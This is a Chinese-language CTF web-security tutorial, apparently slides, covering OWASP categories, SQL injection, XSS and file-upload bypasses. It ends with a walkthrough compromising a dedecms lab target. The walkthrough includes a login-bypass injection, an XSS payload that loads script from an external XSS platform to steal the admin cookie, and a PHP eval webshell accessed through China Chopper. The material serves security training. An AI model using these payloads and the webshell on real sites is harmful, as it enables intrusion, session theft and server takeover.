CTF:Web1 从入门到入狱

目录

1.Web安全简介

什么是Web安全?

- "日站"
- "挂黑页"hacked by Helen
- "挂马"
- "中国红客联盟"

Web安全现状

- 央视曝光个人信息泄露网上贩卖新闻
- 58同城：招聘信息公开售卖
- 上亿优酷信息数据在暗网售卖
- 12306官方网站再现安全漏洞
- 国务院某App的H5遭遇流量劫持
- 勒索病毒WannaCry席卷全球
- Struts045/046漏洞
- 东南大学计算机教学实验中心被黑

相关工具介绍

相关工具

- 1.BurpSuite
- 2.Firefox
  - firebug(必须)
  - hackbar(必须)
- 3.Chrome F12
- 4.sqlmap(必须,自动化注入工具)
- 5.Metasploit
- 6.AWVS
- 7.Kali
- 8.中国菜刀
- 9.御剑(可选)

常见漏洞类型

OWASP TOP 10

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

OWASP-TOP-10-2017

- 1.注入
- 2.失效的身份认证与会话管理
- 3.敏感信息泄露
- 4.XML外部实体(XXE)
- 5.失效的访问控制
- 6.安全配置错误
- 7.跨站脚本
- 8.不安全的反序列化
- 9.使用含有已知漏洞的组件
- 10 不足的日志记录与监控

CTF中较多考察的漏洞

- 线上赛:
  - SQL注入
  - 文件上传
  - 文件包含
  - php特性
  - XSS
  - 反序列化
  - CMS渗透
- 线下赛
  - 后门利用
  - Web渗透

SQL注入

- 什么是SQL:
  - 结构化查询语言(Structured Query Language)简称SQL(发音：/'es kju: 'el/ "S-Q-L")，是一种特殊目的的编程语言，是一种数据库查询和程序设计语言，用于存取数据以及查询、更新和管理关系数据库系统；同时也是数据库脚本文件的扩展名。
  - 基本形式:select 字段名 from 表 where 限制条件(用户名=xxx and 密码=xxx);

SQL注入分类

- 1.有明确回显的注入
  - UNION联合查询注入
  - 报错注入
- 2.没有回显的注入
  - 布尔盲注
  - 时间延迟盲注
- 3.多语句查询注入(Stacked queries SQL injection)

sql注入的测试方法

- google hacking
  - inurl:asp?id=可以找到一些存在注入的例子
- 猜测后端语句
- 初步测试
  - 发出请求id=1 and 1=1
  - 发出请求id=1 and 1=2
  - 如果存在回显变化则可判断后端的语句为where id=$id,否则可尝试闭合引号或使用注释来截断语句等,出现差异则说明存在注入
- 确定注入类型
  - 根据不同的回显及过滤情况来确定具体的注入类型
- fuzz确定是否存在一些过滤
- 尝试获取关键数据表的信息
  - 如mysql中 information_schema数据库可从中读取到整个数据库的结构信息

sql注入绕过技巧

- PHP 中在 magic_quotes_gpc=On 的情况下,提交的参数中如果带有单引号’,就会被自动转义 \’ ,使很多注入攻击无效。
- 宽字节注入: GBK 双字节编码:一个汉字用两个字节表示,首字节对应 0x81-0xFE ,尾字节对应 0 × 40-0xFE (除 0 × 7F),刚涵盖了转义符号 \ 对应的编码 0 × 5C 。 当我们输入 %df%27 时,转义函数会给 27% 前面加上反斜杠也就是 %5c ,这里就变成了%df%5c%27 ,而 mysql 就认为两个字节的应该是中文字符,这样%df%5c 就被认为是中文字符‘運’,从而使后面的单引号成功逃逸,引发注入。
- Union 查询要求列相等,不然会报错

XSS

- 跨站脚本攻击(Cross Site Scripting)，为了不和层叠样式表(Cascading Style Sheets, CSS)的缩写混淆，故将跨站脚本攻击缩写为XSS。恶意攻击者往Web页面里插入恶意Script代码，当用户浏览该页之时，嵌入其中Web里面的Script代码会被执行，从而达到恶意攻击用户的目的。
- XSS的功能
  - 挂马、盗取用户 Cookie 、 DOS (拒绝服务)客户端浏览器、钓鱼攻击、删除目标文章、恶意篡改数据、嫁祸、劫持用户 Web 行为、甚至进一步渗透内网、爆发 Web2.0 蠕虫、蠕虫式的 DDoS 攻击、蠕虫式挂马攻击、刷广告、刷浏量、破坏网上数据。

XSS的分类

- XSS的分类
  - 反射型XSS
    - 非持久化，需要欺骗用户自己去点击链接才能触发XSS代码（服务器中没有这样的页面和内容），一般容易出现在搜索页面。
  - 存储型XSS
    - 存储型XSS，持久化，代码是存储在服务器中的，如在个人信息或发表文章等地方，加入代码，如果没有过滤或过滤不严，那么这些代码将储存到服务器中，用户访问该页面的时候触发代码执行。这种XSS比较危险，容易造成蠕虫，盗窃cookie（虽然还有种DOM型XSS，但是也还是包括在存储型XSS内）。

实施XSS攻击的流程

- 寻找存在XSS的输入点
  - 改变请求参数观察回显
- FUZZ过滤规则
- 根据过滤规则构造脚本绕过
  - 脚本中一般是把cookies或者一些敏感信息发送到攻击者,或者自动触发一些事件
  - 多使用XSS平台来帮助进行信息收集

XSS绕过过滤的一些技巧

- 输入在标签间的情况：测试<>是否被过滤或转义，若无则直接<img src=1 onerror=alert(1)>
- 输入在script标签内：我们需要在保证内部JS语法正确的前提下，去插入我们的payload。 如果我们的输出在字符串内部，测试字符串能否被闭合。如果我 们无法闭合包裹字符串的引号，这个点就很难利用了。 可能的解决方案：可以控制两处输入且\可用、存在宽字节
- 输入在HTML属性内：首先查看属性是否有双引号包裹、没有则直接添加新的事件属性； 有双引号包裹则测试双引号是否可用，可用则闭合属性之后添加 新的事件属性； TIP：HTML的属性，如果被进行HTML实体编码(形如'&#x27)，那么 HTML会对其进行自动解码，从而我们可以在属性里以HTML实体编 码的方式引入任意字符，从而方便我们在事件属性里以JS的方式构 造payload。
- 输出在JS中，空格被过滤：使用/**/代替空格。
- 输出在JS注释中： 设法插入换行符%0A，使其逃逸出来。
- 输入在JS字符串内： 可以利用JS的十六进制、八进制、unicode编码。
- 输入在src/href/action等属性内：可以利用javascript:alert(1)，以及 data:text/html;base64;加上base64编码后的HTML。
- onxxx事件的js脚本可以用html编码来绕过对某些关键字的过滤。
- 利用html5的一些新元素(经常被忽视的一个地方)

文件上传

- 文件上传漏洞是指用户上传了一个可执行的脚本文件,并通过此脚本文件获得了执行服务器端命令的能力。这种攻击方式是最为直接和有效的,有时候几乎没有什么技术门槛。
- 比赛中的上传题一般会有诸多限制或是与其他考点相结合。例如,是否只是前端过滤后缀名、文件格式、抓包绕过、是否存在截断上传漏洞、是否对文件头检测(图片马等等)、是否对内容进行了检测,尝试绕过方法、是否上传马被查杀,免杀、是否存在各种解析漏洞等。与后台登录类题目相结合,利用一些手段登录后台后进行上传,达到 getshell 的目的拿到 flag 。
- 常见的校验姿势:客户端 javascript 校验(一般只校验后缀名);服务端校验:文件头 content-type 字段校验(image/gif)、文件内容头校验(GIF89a)、后缀名黑名单校验、后缀名白名单校验、自定义正则校验、 WAF 设备校验(根据不同的 WAF 产品而定)

文件上传绕过

- 客户端绕过:
- 可以利用 burp 抓包改包,先上传一个 gif 类型的木马,然后通过 burp将其改为 asp/php/jsp 后缀名即可.或者使用一些禁用JS脚本的浏览器插件

文件上传绕过-服务端

- 文件类型绕过:我们可以通过抓包,将 content-type 字段改为image/gif
- 文件头绕过:在木马内容基础上再加了一些文件信息,有点像下面的结构 GIF89a<?php phpinfo(); ?>
- 文件后缀名绕过:
  - 前提:黑名单校验
  - 黑名单检测:一般有个专门的 blacklist 文件,里面会包含常见的危险脚本文件。
- 绕过方法:
  - (1)找黑名单扩展名的漏网之鱼 - 比如 asa 和 cer 之类
  - (2)可能存在大小写绕过漏洞 - 比如 aSp 和 pHp 之类能被解析的
- 文件扩展名列表: jsp jspx jspf asp asa cer aspx
- CMS 、编辑器漏洞
- file_put_contents 数组绕过

文件上传绕过-配合文件包含漏洞

- 配合文件包含漏洞:
  - 前提:校验规则只校验当文件后缀名为 asp/php/jsp 的文件内容是否为木马。
  - 绕过方式:(这里拿 php 为例,此漏洞主要存在于 PHP 中)
    - (1)先上传一个内容为木马的 txt 后缀文件,因为后缀名的关系没有检验内容;
    - (2)然后再上传一个 .php 的文件,内容为 <?php Include(“ 上传的 txt 文件路径”);?>此时,这个 php 文件就会去引用 txt 文件的内容,从而绕过校验。
- 配合操作系统文件命令规则:
  - (1)上传不符合 windows 文件命名规则的文件名test.asp.test.asp(空格)test.php:1.jpg test.php::$DATA会被 windows 系统自动去掉不符合规则符号后面的内容。
  - (2) linux 下后缀名大小写
    - 在 linux 下,如果上传 php 不被解析,可以试试上传 pHp 后缀的文件名。

结合靶场的实例讲解

Step1 进入后台

- 这里进入后台有两种方式:
  - 1.sql注入
    - 进入靶场可确定此靶场的类型为dedecms,百度可知dedecms的默认后台在/dede目录下
    - 登录框存在sql注入,后端逻辑为 select * from admin where username='$username' and password=md5($password),只要返回不为空便登陆成功,可以填用户名为admin'#,组合后的sql语句为elect * from admin where username='admin'#' and password=md5($password),可绕过检测登录

Step1 进入后台


- 方法2.XSS
  - 随便点开一篇文章,可发现评论处没有进行任何过滤,可插入xss来窃取admin用户的cookie信息.
  - 具体操作:先注册一个XSS平台 (http://xss.fbisb.com/xss.php?do=login)
  - 创建项目
  - 评论区插入跨站脚本代码
    - <img src=x onerror=s=createElement('script');body.appendChild(s);s.src='你的js地址';>
  - 提交评论后当管理员点开这个网页你的xss平台便会收到信息,复制信息中的cookie字段,f12打开浏览器控制台,输入document.cookie="这个cookie",然后再访问后台便可以发现你已经登录进入后台

Step2 寻找上传点

- 这里后端删除了一些功能,仅仅在上传模板的位置有一个上传点:
  - 点击上传模板
  - 这里的上传点处存在过滤,不能上传.php文件,可以通过上传.php5文件绕过
  - 创建一个新文件shell.php5,写入
  - <?php eval($_REQUEST['test']);
  - 上传该文件即可.
- 上传文件后可以找到该文件的位置位于/templets/default/shell.php5

Step2 寻找上传点

- 除了上传文件,这里面还存在一个编辑tag标签的位置可以编辑php文件插入一句话:
  - 在某个文件点击编辑,在<?php标签内的任何位置插入一行
  - eval($_REQUEST['test']);
  - 保存即可.



Step3 中国菜刀连接

- 经过上面两步我们已经获取了一个一句话木马,即可开启中国菜刀进行连接:
- 打开软件,右键添加,地址填我们穿的shell的地址(上面的方式的shell地址为http://101.4.102.151:10002/templets/default/shell.php),密码为我们写入的一句话木马的$_REQUEST['test']方框内的值,即test
- 保存后即可进行文件管理,终端运行等一系列操作.

学习资料与路线

学习路线

- Web安全学习路线 (http://momomoxiaoxi.com/2016/10/22/Websecurity/)
- 知道创宇研发技能表 (http://blog.knownsec.com/Knownsec_RD_Checklist/index.html)

学习资料

https://github.com/susers/Course/blob/master/%E8%B5%84%E6%BA%90%E7%B4%A2%E5%BC%95/CTF/Jeopardy/Web.md

谢谢观看!